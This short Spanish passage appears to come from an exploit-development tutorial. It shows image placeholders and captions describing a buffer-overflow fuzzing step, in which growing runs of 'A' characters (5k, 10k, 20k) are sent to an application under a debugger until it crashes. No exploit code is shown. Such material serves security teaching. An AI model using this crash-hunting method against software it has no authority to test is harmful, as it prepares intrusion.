


Ejecutamos el exploit en nuestra aplicación y vemos la reaccion del debugger no lanza un error, como se puede ver no es un error de ruptura de la aplicación con lo cual seguimos probando hasta ver cuando rompe la aplicación.


Despliegue de 5k caracteres "A"




Despliegue de 10k caracteres "A"



Despliegue de 20k caracteres "A"

